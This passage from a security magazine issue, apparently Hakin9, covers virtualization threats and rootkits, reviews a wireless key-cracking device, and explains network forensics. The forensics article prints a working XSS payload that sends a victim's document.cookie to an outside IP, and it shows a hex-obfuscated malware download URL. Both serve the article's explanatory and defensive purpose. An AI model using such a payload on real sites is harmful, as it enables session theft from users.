**Table 1.** Solutions from Microsoft

Microsoft Compatibility	Virtualization Type
Windows Server 2008 Hyper-V™	Server Hardware Virtualization
Virtual Server 2005 R2	Server Hardware Virtualization
Terminal Services	Presentation Virtualization
SoftGrid Application ion	Application Virtualization
Virtual PC	Desktop Virtualization
Windows Vista Enterprise Centralized Desktop (VECD)	Desktop Virtualization



**Figure 1.** Virtualization & Physical Layer



**Figure 2.** Full Virtualization in x86 architecture

# DEFENSE

Models, Xen by Citrix Systems, Parallels Workstation, QEMU, and Virtual Box etc. All have their own list of great features, and not so great depending on their market share.

Here is a list of solutions Microsoft provides (Table 1).

According to Technet Microsoft blog *Windows Server 2008 Hyper-V is a built-in operating system technology that hosts*

*virtual machines on the Windows Server 2008 platform, using server hardware virtualization. and Windows Server 2008 Hyper-V uses Type 1 hypervisor-based virtualization, which runs directly on hardware, thereby enabling direct access to difficult-to-virtualize processor calls.* This all evidently speaks of the role virtualization is playing in the market.

## What are the possible threats in Virtualization?

Security was among the key reasons virtualization came into existence. It provided the opportunity to run applications in isolated and independent scopes. But, where there is software, there is vulnerabilities, and now virtualized environments are at increasing risk of compromise if security protocols are not properly implemented.

Why can't traditional physical security deal with Virtual Security?

- External security devices on the physical LAN, such as IPS/IDS have no visibility onto the traffic of the virtual network and are therefore unable to protect inter-VM, hypervisor-to-VM, or VM-to-physical-LAN communication.
- Lack of any separation of duties and role-based controls for the virtual center administrator means he has unrestricted power and access. Inadvertent human error or malicious activity will not be detected or prevented.
- Missing secondary or back-up controls on the virtual management network is in direct contrast to best practices outlined by the published specifications of recognized industry standards.
- Vulnerabilities on Windows virtual machines will not be detected by external scanners
- Virtual machines that have failed to meet established corporate policies (e.g. password aging, patch levels, etc) will remain out of compliance as traditional physical world mechanisms will not see these virtualized systems.

Like all security research, virtualization security research has not been limited to *good professionals*. There have been talks and discussions on the illustrated proof of concept prototypes as Blue Pill, Vitriol and SubVirt. It was the University of Michigan and Microsoft who pioneered initial VM-based *rootkit* (VMBR) work with the release of proof of concept *SubVirt*. These rootkits work by inserting a malicious hypervisor underneath the OS and leveraging virtualization to make themselves undetectable by traditional




Figure 3. Single Server with Multiple VM




Figure 4. Virtualization (source: [www.apac.redhat.com](http://www.apac.redhat.com))



integrity monitors. This was later improved to new forms of VMBR – *Blue Pill* designed by Joanna Rutkowska which uses AMD SVM (Secure Virtual Machine) and *Vitriol*, created by Dino Dai Zovi which uses Intel VT-x. Many mailing lists are now flooded with these VMBR discussions and articles.

This is just the beginning. The threats will continue to arise as virtualization gets more and more popular. At present, there has been little reported and not enough visibility into malicious traffic affecting virtual machines, but this will improve as more organizations deploy security




Figure 5. Virtualization by Microsoft (source: blog.msdn.com)




Figure 6. Blue Pill Interception

**Join**

**Hakin9 team!**



If you would like to help our team in creating Hakin9 magazine you can join our authors or betatesters today!

All you need to do, is to send an email to:

[editors@hakin9.org](mailto:editors@hakin9.org)

and give us a brief description of your field of interest.

We look forward to hearing from you!

# DEFENSE

measures within virtual networks and on virtual machines.

## Is there any advancement in securing virtual machines?

As we have witnessed with every product, risk increases with popularity. Expecting the risks involved, US National Security Agency is contributing to virtualization security. According to a published report in *Computerworld.com* *In the case of virtualization, the NSA has worked with EMC's VMware unit, IBM, AMD, Trusted Computing Group, and others for several years to identify potential threats and suggest workarounds. Later this year, chips from AMD and Intel will include technology that the NSA has helped develop.*

First and foremost of the VMBR, the Blue Pill, which was proposed to be undetectable, was put to the test by researchers worldwide and the claim

was shattered with many reports on its detection. In the course of multiplexing the CPU, the hypervisor uses cache, memory, TLB (*Translation Look-aside Buffer*) which is a fast CPU cache that is used to improve the speed of VAT (*Virtual Address Translation*). One such guideline was documented by Keith Adams (Engineer at VMM, *VMware Virtual Machine Monitor*). He outlined a Blue Pill detection method based on resource consumption. And this detection technique used only TLB capacity, but a more sophisticated approach could easily include the hardware eviction policy.

Intel has already announced the new *vPro Technology*. It will enable virtualization capabilities in its processors to provide two fully isolated environments out of the box. One will host the traditional operating system meant for usual computing purposes and another one will host independent and safe

environment meant for any purpose, from rescue to intrusion detection.

Similarly, VMware has been talking about the importance of security at the host operating system level to provide transparent traffic analysis and threat interception. But once a security monitor is at the host level and can programmatically interact with virtual infrastructure, through the anticipated VMware VMsafe APIs, it can do much more than just alerting about an on-going attack, like an IDS, or terminating open malicious sessions, like an IPS. The intrusion detection sensor for example could request running snapshots for virtual machines as soon as a port scan is recognized.

One such approach to the Hypervisor is *GuardHype* proposed in an article *Taming Virtualization* by Martim Carbone, Wenke Lee, and Diego Zamboni with a focus on security and VMBR prevention. To perform its controlling functions, it mediates the access of third-party hypervisors to the hardware's virtualization extensions, effectively acting as a hypervisor for hypervisors. It can do this by emulating the CPU's virtualization extensions (as the most recent version of Blue Pill does), letting third-party hypervisors run unmodified on top of it. Another option relies on *GuardHype* providing a standardized virtualization interface to which hosted hypervisors attach themselves to access the hypervisor layer.

Every security company is trying to share a role in virtualization security. No one can predict what the future will bestow with virtualization technology, but it surely will be much more advanced, and the tug of war between the complex, sophisticated malware and security professionals will be a big buzz.

### Rishi Narang

Rishi Narang is a Vulnerability R&D consultant working with Third Brigade Inc., a security software company specializing in host intrusion defense. Narang's profile includes research on recent & zero day vulnerabilities, reverse engineering and IDS/IPS Signature Development.

He holds a Bachelor's degree in Information Technology, and has authored articles on recent advances in Information Security & Research. He has been a speaker in OWASP & private security trainings and can be reached through his personal blog *Greyhat Insight* ([www.greyhat.in](http://www.greyhat.in)).

The information and opinions expressed in this article are the personal opinions of Rishi Narang provided for informational purposes only.

## On the 'Net

- <http://www.microsoft.com/virtualization/default.msp>
- <http://www.virtualization.info>
- <http://www.virtualization.com>
- <http://www.google.com> (search: images and information)
- <http://www.citrix.com> (Xen Product)
- <http://www.vmware.com> (Virtualization Solutions)
- <http://virtualization.sys-con.com>
- <http://blogs.msdn.com/>




Figure 7. GuardHype for VMBR prevention

## SecPoint Portable Penetrator PP3000



Along with the popularity of wireless networks and the mobile devices capable of connecting to them, the need for supplying a proper security level arises. To satisfy this need, SecPoint has offered a new device – Portable Penetrator PP3000. Its job is to analyze and verify the level of any wireless network you choose.

The solution has tools for scanning wireless networks in your environment and helps to perform complete audits of scanned networks. It is able to crack security keys encrypted with WEP, WPA or WPA2. It manages not only to find gaps in security, but also provides all necessary data needed to fill these gaps. All the information regarding the level of security, its weak points and suggested solutions of particular problems is presented in a report, which supplies valuable information not only for those with technical knowledge but also those without it.

The Portable Penetrator PP3000 is based on a Dell Inspiron Mini 10v netbook and wireless adapter equipped with a rather large antenna and USB port. A small netbook comes with 10.1" screen, a battery capable of 5-6 hour work and an Intel Atom platform which provides satisfactory comfort of work and a fully unconstrained mobility. The platform tested had the Linux system installed. The previously mentioned wireless adapter's antenna has a strength of 8dBi and the adapter itself can be mounted to the back of the screen using a simple but effective suction cup. The adapter is connected to the computer by a supplied USB cable.

The pre-installed software for the Portable Penetrator is browser based. The user interface was designed to present all valuable information in an intelligible way. After completing a short setup process in which you set your network parameters and register your software, you can start



the scanning process. The device is capable of discovering all networks in range – those hidden as well as those with a very weak signal. It presents detailed information about these networks such as the name, type of encryption, signal strength and the number of connected users.

Once you have chosen the network to work with, it is time to verify its security level. Depending on the type of encryption and the number of connected users you can choose a different methods of attack. If you choose a dictionary based method you can find such exotic languages as Iranian or Vietnamese. The supplied

dictionaries are a very strong part of the solution. The progress of cracking the security key of a chosen network can be easily monitored. The data consists of such parameters as the speed of key generation, currently tested key or number of keys already tested. The speed of key generation heavily depends on the platform used.

With our tested sample with Dual core Atom with 1.6 GHz it was 250 keys per second for a WPA encrypted network. If the password is discovered it is presented to the user. The generated keys use alphanumeric characters so keys with different combination of letters and numbers can also be discovered. The methods used for wireless network cracking are based on those used by regular hackers, utilizing such techniques as a denial of service for example. Security professionals will certainly appreciate the ability of choosing different types of attacks as well as a huge database of exploits and factory shipped dictionaries. For those who have less experience the producer supplied detailed guides on how to use the product. When connected to the Internet the Portable Penetrator can stay up to date by updating its firmware and signature databases.

Whether you're a security professional or a novice, Portable Penetrator PP3000 is a device which is a complete solution for auditing and improving the level of security of wireless networks. Thanks to built-in report module you will have all the documentation of the security audits you have conducted. The product costs 999 EUR, a great value for a complete solution like Portable Penetrator PP3000.



MERVYN HENG

## Network Forensics: more than looking for cleartext passwords

Difficulty



Cybercriminal activities are becoming stealthier and more creative. Insider threats are increasingly more pervasive with the wealth of knowledge and resources available on the Internet. Corporate defenders are more than ever faced with the grave mission of discovering and mitigating these occurrences.

Logs and alerts from varied network devices (eg. Firewalls, IPS, routers) report what was blocked. They do not offer Security Analysts with sufficient data to ascertain what had taken place because activities that were malicious or suspicious but successful were not logged. This makes an analyst's job challenging when requested to determine if a breach had occurred and that is where digital forensics plays a crucial role.

Digital forensics can be defined as the acquisition and analysis of evidence from electronic data to discover incidents of malicious or suspicious intent and correlate them with hackers or non-compliant employees. Sources of electronic data would include computer systems, storage mediums, electronic files and packets traversing over a network. Digital forensics is mainly conducted at two layers: network and system.

### Network versus System forensics

The two forms of digital forensics adopt the same approach seeking to achieve the same goals but differ in execution. System forensics involves examining the bits residing on a storage device (eg. hard drive, flash drive, portable disk) and the also state of the OS (eg. running processes, listening ports) whilst network forensic focuses on the events occurring over a network. To maximize the power of network forensics, packet capture has to be continuous and cover as much of the corporate network as possible. This poses a challenge cost-wise due to the sheer volume of

traffic to be archived and the expected lifespan of data collected. System forensics occurs on a needs basis when foul play is suspected. Only an image of a device is acquired for investigation and thus less demanding from a storage standpoint.

Network forensics is less volatile than system forensics because once you capture the network traffic, the evidence does not get lost or destroyed as what you experience with live systems whose state are constantly changing.

Activities occurring locally on a system cannot be scrutinized from network packets. System forensics only paints a picture of the system you are examining and does not exemplify what is happening on other systems or the rest of the network.

Rogue parties who are careful will take pains to ensure that traces of their insidious actions will be erased (eg. browser cache) or tampered with (eg. system logs) thus rendering evidence collected from the suspect system questionable. Recorded network packets are harder to compromise if the packet sniffer is secured and/or deployed out-of-band.

With recorded traffic, it is possible to replay an event to observe what transpired. This is not possible with compromised systems unless the malicious activity is still ongoing and would still be monitored from the network perspective as placing tools to monitor at system level may arouse the hacker's suspicion.

System forensics is more commonly conducted because it requires fewer resources.

### WHAT YOU WILL LEARN...

Introduction to Network Forensics

Sample of network evidence

### WHAT SHOULD YOU KNOW...

Network, system, file and application fundamentals

Basic packet analysis

Attack vectors.

A compromised server or workstation normally has a snapshot of the system acquired before it is quickly reinstalled so that it can be released back to the system owner. Network forensics is less frequently harnessed but the benefits it affords are worth considering since it can be conducted without disrupting the production environment.

### Network evidence

The evidence that can be acquired from corporate traffic is limitless but is only restricted by the knowledge and imagination of the canvasser as well as the resources made available.

### Authentication

As the article title highlights, sniffing the network was historically employed to audit or harvest credentials. Organizations are strongly recommended to encrypt all authentication but the possibility of discovering unsecured passwords still exists due to improper HTTPS initiation, poor *Single Sign-On* (SSO) implementation or vendors not enabling encrypted logins by default.

ngrep (network grep) is a pcap-aware version of the popular grep tool. It allows forensic practitioners to specify extended regular or hexadecimal expressions against network packets. An example of its use is to search for the string PASS from FTP sessions (see Figure 1).

### Attack methodology

Networks are the transport medium for legitimate business transactions over the Internet as well as within the corporate Intranet. This vehicle would also ship attacks against your assets and employees. Attacks are launched against your network devices (eg. ARP spoofing, DDOS), systems (eg. buffer overflows, self-propagating worms) and applications (eg. SQL injection, XSS). It is possible to ascertain what attack vector was exploited from dissecting network traffic.

Splunk is a powerful software that facilitates indexing, searching and analysis of an organization's infrastructure data. Logs and alerts notify enterprises of attacks but Splunk's flexible and efficient search capabilities assist in furnishing details about attacks that occurred in your

environment. When searching for failed logins for instance, Splunk is able to inform the analyst that automated brute forcing was launched against a system running FTP. It was also determined that a wordlist obtained from the Openwall Project website was used by the perpetrator (see Figure 2).

### Anomalous behavior

Anomalous behavior can be defined as actions that do not fit a baseline,

profile or norm and cannot be identified by conventional detection techniques. Anomalous traffic is typically a precursor to attacks.

Splunk can also be harnessed to discover trends and anomalies. Why would a machine from Marketing be used to download a packer, anonymous proxy and port scanner? This hints at either an insider who is up to no good or a hacker having control over a compromised machine (see Figure 3).




Figure 1. Evidence of cleartext and weak passwords




Figure 2. Evidence of brute forcing



Figure 3. Evidence of anomalous behaviour

## Bypassing security mechanisms

URL obfuscation is a rudimentary method of disguising URLs by changing the format of URLs entered into the address field of web browsers. Techniques include converting the webserver's IP address to its hexadecimal equivalent for example.

It is astonishingly effective against web filtering technologies put into place to prevent access to unwanted IP addresses. netifera is a dynamic tool that supports HTTP traffic analysis by extracting web traffic information from packet captures. It arranges web statistics

by hosts thus making investigating specific entities uncomplicated. netifera clearly displays a HTTP GET command requesting the file `u94.zip` from the server `0x4a.0x34.0x16.0x5b` which translates to `74.52.22.91` (see Figure 4).

Another common technique used to bypass filters is file obfuscation. This is as simplistic as changing the file extension.

Wireshark is famous network protocol analyzer that is capable of capturing network packets and displaying their contents. In this sequence of packets, we see contradicting information being revealed. The name of the file being downloaded is revealed as `malicious.doc` but the file begins with the bytes `0x4d0x5a` or its ASCII representation of `MZ`. `0x4d0x5a` are the magic bytes associated with all executable files. This is evidence that something is awry and warrants further investigation (see Figure 5).

If there is a need to further examine this file, file carving would be carried out to recover the file from the network packets.

Wireshark supports the extraction of files transmitted with its *Export Selected Packet Bytes* feature. The exported bytes can be saved and inspected with a Hex editor (see Figure 6). If there is a requirement for automated and batch file extraction, it is worth noting that file carving tools like `Tcpextract` and `Foremost` can be utilized to achieve that objective.

## Application layer attacks

Legitimate websites are often insufficiently secured and subsequently vulnerable to hacker exploitation. It makes them a convenient vehicle of launching attacks against innocent victims. Malicious Javascript attacks (eg. XSS, CSRF) are still successful because Javascript cannot be blocked by enterprises as this action would render almost all websites non-functional while web developers are not being proactive in ensuring server-side input validation.

The most common application of XSS attacks is the theft of session cookies. The hacker needs an easy method of exporting a victim's session cookie without intervention. This is done by injecting a malicious Javascript (eg. `<script>new Image().src=http://202.172.244.36/xss?xss+=document.cookie;</script>`)




Figure 4. Evidence of URL obfuscation




Figure 5. Evidence of file obfuscation




Figure 6. File carving





MARCO RAMILLI

# The Strings Decoding Process

Difficulty



One of the most difficult challenges in Computer Science is data protection. Often a well written software, a strong intrusion detection system and great access policies don't assure good data protection.

For example, the huge bug found on FaceBook [1] last March, where people could grab personal pictures from any account, shows that it doesn't matter how many developers, engineers and security countermeasures have been adopted, the bug is always lurking behind the corner. For this reason, one of the first actions to take against attackers is coding personal data. The coding phase is pretty important for the software engineer, in fact each code has particular characteristics, like for example computational time, laboriousness and complexity, which might trace the designing process. On the other hand the attacker needs to know which code has been used, finding the way to break or to decode the hidden data. Often attackers know the way to get to the code, for instance using some kind of injection or man in the middle techniques, but they don't know how to recognize the recovered string. Keeping in mind that the cracking process ends only when the attacker owns the data, the decoding procedure is pretty tricky and slow especially if all the different kinds of decoders are tried before succeeding. On one hand this paper shows the main character encoding used by developers and on the other hand it offers some basic steps to guess which character code has been used by a developer in order to speed up the cracking process. Using some practical examples and some online tools [2] this paper

will show the basic *coding art* explaining how to differentiate them by heart, through some short rules.

## Background

Often people confuse the term *character encoding* (char coding) to term encryption, in practice these two terms are very different. Char coding operate at the meaning level; words and sentences are converted into something else but with the same meaning, like for example *my password* into *6d:79:20:70:61:73:73:77:6f:72:64*. Ciphers work at the letters or group of letters level, changing the meaning of the sentence, like for example *my password* into *m1 p4550rd*. In this example the sentence *m1 p4550rd* as no meaning in any language, while the sentence *6d:79:20:70:61:73:73:77:6f:72:64* means *my password* in plain English but with a different code. As first step the reader needs to know a little bit more on different kinds of char coding.

## Base64

